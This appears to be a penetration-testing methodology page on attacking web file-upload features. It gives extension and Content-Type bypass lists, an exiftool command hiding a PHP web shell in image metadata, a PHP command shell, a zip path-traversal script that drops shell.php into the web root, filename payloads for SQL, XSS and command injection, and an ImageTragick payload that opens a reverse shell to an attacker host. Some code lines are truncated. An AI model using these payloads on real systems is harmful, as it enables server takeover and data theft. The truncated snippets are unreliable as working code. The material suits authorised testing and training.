File Upload

File Upload General Methodology

Other useful extensions:

- **PHP**: *.php*, *.php2*, *.php3*, *.php4*, *.php5*, *.php6*, *.php7*, .phps, *.phps*, *.pht*, *.phtm*, *.phtml*, *.pgif*, *.shtml*, *.htaccess*, *.phar*, *.inc*
- **ASP**: *.asp*, *.aspx*, *.config*, *.ashx*, *.asmx*, *.aspq*, *.axd*, *.cshtm*, *.cshtml*, *.rem*, *.soap*, *.vbhtm*, *.vbhtml*, *.asa*, *.cer*, *.shtml*
- **Jsp:** *.jsp*, *.jspx*, *.jsw*, *.jsv*, *.jspf*, *.wss*, *.do*, *.action*
- **Coldfusion:** *.cfm*, *.cfml*, *.cfc*, *.dbm*
- **Flash**: *.swf*
- **Perl**: *.pl*, *.cgi*
- **Erlang Yaws Web Server**: *.yaws*

Bypass file extensions checks

1. If they apply, the **check** the **previous extensions.** Also test them using some **uppercase letters**: *pHp, .pHP5, .PhAr ...*
2. *Check **adding a valid extension before** the execution extension (use previous extensions also):*
   - *file.png.php*
   - *file.png.Php5*
3. Try adding **special characters at the end.** You could use Burp to **bruteforce** all the **ascii** and **Unicode** characters. (*Note that you can also try to use the **previously** motioned **extensions***)
   - *file.php%20*
   - *file.php%0a*
   - *file.php%00*
   - *file.php%0d%0a*
   - *file.php/*
   - *file.php.*
   - *file.*
   - *file.php....*
   - *file.pHp5....*
4. Try to bypass the protections **tricking the extension parser** of the server-side with techniques like **doubling** the **extension** or **adding junk** data (**null** bytes) between extensions. *You can also use the **previous extensions** to prepare a better payload.*
   - *file.png.php*
   - *file.png.pHp5*
   - *file.php%00.png*
   - *file.php\x00.png*
   - *file.php%0a.png*
   - *file.php%0d%0a.png*
   - *flile.phpJunk123png*
5. Add **another layer of extensions** to the previous check:
   - *file.png.jpg.php*
   - *file.php%00.png%00.jpg*
6. Try to put the **exec extension before the valid extension** and pray so the server is misconfigured. ****(useful to exploit Apache misconfigurations where anything with extension ***.php*, but** not necessarily ending in .php** will execute code):
   - *ex: file.php.png*
7. Using **NTFS alternate data stream (ADS)** in **Windows**. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an **empty file with the forbidden extension** will be created on the server (e.g. "file.asax:.jpg"). This file might be edited later using other techniques such as using its short filename. The "**::$data**" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "file.asp::$data.")

Bypass Content-Type & magic number

1. Bypass Content-Type checks by setting the **value** of the **Content-Type header** to: *image/png* , *text/plain* , *application/octet-stream*
2. Bypass magic number check by adding at the beginning of the file the **bytes of a real image** (confuse the *file* command). Or introduce the shell inside the **metadata**:

```
exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);}
__halt_compiler();" img.jpg
```

    1. It is also possible that the **magic bytes** are just being **checked** in the file and you could set them **anywhere in the file**.

Other Tricks to check

- Find a vulnerability to **rename** the file already uploaded (to change the extension).
- Find a **Local File Inclusion** vulnerability to execute the backdoor.
- **Possible Information disclosure**:
    1. Upload **several times** (and at the **same time**) the **same file** with the **same name**
    2. Upload a file with the **name** of a **file** or **folder** that **already exists**
    3. Uploading a file with **“.”, “..”, or “…” as its name**. For instance, in Apache in **Windows**, if the application saves the uploaded files in “/www/uploads/” directory, the “.” filename will create a file called “uploads” in the “/www/” directory.
    4. Upload a file that may not be deleted easily such as **“…:.jpg”** in **NTFS**. (Windows)
    5. Upload a file in **Windows** with **invalid characters** such as `|<>*?”` in its name. (Windows)
    6. Upload a file in **Windows** using **reserved** (**forbidden**) **names** such as CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9.
- Try also to **upload an executable** (.exe) or an **.html** (less suspicious) that **will execute code** when accidentally opened by victim.

Special extension tricks

If you are trying to upload files to a **PHP server**, take a look at the **.htaccess** trick to execute code.
If you are trying to upload files to an **ASP server**, take a look at the **.config** trick to execute code.

The `.phar` files are like the `.jar` for java, but for php, and can be **used like a php file** (executing it with php, or including it inside a script...)

The `.inc` extension is sometimes used for php files that are only used to **import files**, so, at some point, someone could have allow **this extension to be executed**.

wget File Upload/SSRF Trick

In some occasions you may find that a server is using `wget` to **download files** and you can **indicate** the **URL**. In these cases, the code may be checking that the extension of the downloaded files is inside a whitelist to assure that only allowed files are going to be downloaded. However, **this check can be bypassed.**
The **maximum** length of a **filename** in **linux** is **255**, however, **wget** truncate the filenames to **236** characters. You can **download a file called "A"*232+".php"+".gif"**, this filename will **bypass** the **check** (as in this example **".gif"** is a **valid** extension) but `wget` will **rename** the file to **"A"*232+".php"**.

```
#Create file and HTTP server
echo "SOMETHING" > $(python -c 'print("A"*(236-4)+".php"+".gif")')
python3 -m http.server 9080
```

```
#Download the file
wget 127.0.0.1:9080/$(python -c 'print("A"*(236-4)+".php"+".gif")')
The name is too long, 240 chars total.
Trying to shorten...
New name is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--2020-06-13 03:14:06--  http://127.0.0.1:9080/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Connecting to 127.0.0.1:9080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10 [image/gif]
Saving to: ‘AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA 100%[========================================

2020-06-13 03:14:06 (1.96 MB/s) - ‘AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Note that **another option** you may be thinking of to bypass this check is to make the **HTTP server redirect to a different file**, so the initial URL will bypass the check by then wget will download the redirected file with the new name. This **won't work unless** wget is being used with the **parameter** `--trust-server-names` because **wget will download the redirected page with the name of the file indicated in the original URL**.

Other resources

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20insecure%20files
- https://github.com/modzero/mod0BurpUploadScanner
- https://github.com/almandin/fuxploider

From File upload to other vulnerabilities


- Set **filename** to `../../../tmp/lol.png` and try to achieve a **path traversal**
- Set **filename** to `sleep(10)-- -.jpg` and you may be able to achieve a **SQL injection**
- Set **filename** to `<svg onload=alert(document.comain)>` to achieve a XSS
- Set **filename** to `; sleep 10;` to test some command injection (more command injections tricks here)
- **XSS** in image (svg) file upload
- **JS** file **upload** + **XSS** = **Service Workers** exploitation
- **XXE in svg upload**
- **Open Redirect** via uploading svg file
- Famous **ImageTrick** vulnerability
- If you can **indicate the web server to catch an image from a URL** you could try to abuse a SSRF. If this **image** is going to be **saved** in some **public** site, you could also indicate a URL from https://iplogger.org/invisible/ and **steal information of every visitor**.
- **XXE and CORS** bypass with PDF-Adobe upload
- Specially crafted PDFs to XSS: The following page present how to **inject PDF data to obtain JS execution**. If you can upload PDFs you could prepare some PDF that will execute arbitrary JS following the given indications.
- Upload the **eicar** content to check if the server has any **antivirus**
- Check if there is any **size limit** uploading files

Here's a top 10 list of things that you can achieve by uploading (from link):

1. **ASP / ASPX / PHP5 / PHP / PHP3**: Webshell / RCE
2. **SVG**: Stored XSS / SSRF / XXE
3. **GIF**: Stored XSS / SSRF
4. **CSV**: CSV injection
5. **XML**: XXE

6. **AVI**: LFI / SSRF
7. **HTML / JS** : HTML injection / XSS / Open redirect
8. **PNG / JPEG**: Pixel flood attack (DoS)
9. **ZIP**: RCE via LFI / DoS
10. **PDF / PPTX**: SSRF / BLIND XXE

Burp Extension



Magic Header Bytes

- **PNG**: `"\x89PNG\r\n\x1a\n\0\0\0rIHDR\0\0\x03H\0\xs0\x03["`
- **JPG**: `"\xff\xd8\xff"`

Zip File Automatically decompressed Upload

If you can upload a ZIP that is going to be decompressed inside the server, you can do 2 things:

Symlink

Upload a link containing soft links to other files, then, accessing the decompressed files you will access the linked files:

```
ln -s ../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
```

Decompress in different folders

The decompressed files will be created in unexpected folders.

One could easily assume that this setup protects from OS-level command execution via malicious file uploads but unfortunately this is not true. Since ZIP archive format supports hierarchical compression and we can also reference higher level directories we can escape from the safe upload directory by abusing the decompression feature of the target application.

An automated exploit to create this kind of files can be found here: https://github.com/ptoomey3/evilarc

```
python evilarc.py -o unix -d 5 -p /var/www/html/ rev.php
```

Some python code to create a malicious zip:

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def create_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/webserver/shell.php', '<?php ecl
    z.writestr('otherfile.xml', 'Content of the file')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

create_zip()
```

To achieve remote command execution I took the following steps:

1. Create a PHP shell:

```
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST['cmd']);
```

```
    system($cmd);
}?>
```

1. Use “file spraying” and create a compressed zip file:


```
root@s2crew:/tmp# for i in `seq 1 10`;do FILE=$FILE"xxA"; cp simple-backdoo
root@s2crew:/tmp# ls *.php
simple-backdoor.php  xxAxxAxxAcmd.php        xxAxxAxxAxxAxxAxxAcmd.php
xxAcmd.php           xxAxxAxxAxxAcmd.php     xxAxxAxxAxxAxxAxxAxxAcmd.php
xxAxxAcmd.php        xxAxxAxxAxxAxxAcmd.php  xxAxxAxxAxxAxxAxxAxxAxxAcmd.ph
root@s2crew:/tmp# zip cmd.zip xx*.php
  adding: xxAcmd.php (deflated 40%)
  adding: xxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
  adding: xxAxxAxxAxxAxxAxxAxxAxxAxxAcmd.php (deflated 40%)
root@s2crew:/tmp#
```

3.Use a hexeditor or vi and change the “xxA” to “../”, I used vi:

```
:set modifiable
:%s/xxA/..\//g
:x!
```

Done!

Only one step remained: Upload the ZIP file and let the application decompress it! If it is succeeds and the web server has sufficient privileges to write the directories there will be a simple OS command execution shell on the system:



Reference: https://blog.silentsignal.eu/2014/01/31/file-upload-unzip/

ImageTragic

Upload this content with an image extension to exploit the vulnerability **(ImageMagick , 7.0.1-1)**

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attacl
pop graphic-context
```

Embedding PHP Shell on PNG

The primary reason putting a web shell in the IDAT chunk is that it has the ability to bypass resize and re-sampling operations - PHP-GD contains two functions to do this imagecopyresized and imagecopyresampled.

Read this post: https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

Polyglot Files

Polyglots, in a security context, are files that are a valid form of multiple different file types. For example, a GIFAR is both a GIF and a RAR file. There are also files out there that can be both GIF and JS, both PPT and JS, etc.

Polyglot files are often used to bypass protection based on file types. Many applications that allow users to upload files only allow uploads of certain types, such as JPEG, GIF, DOC, so as to prevent users from uploading potentially dangerous files like JS files, PHP files or Phar files.

This helps to upload a file that complins with the format of several different formats. It can allows you to upload a PHAR file (PHp ARchive) that also looks like a JPEG, but probably you will

still needs a valid extension and if the upload function doesn't allow it this won't help you.

More information in: https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a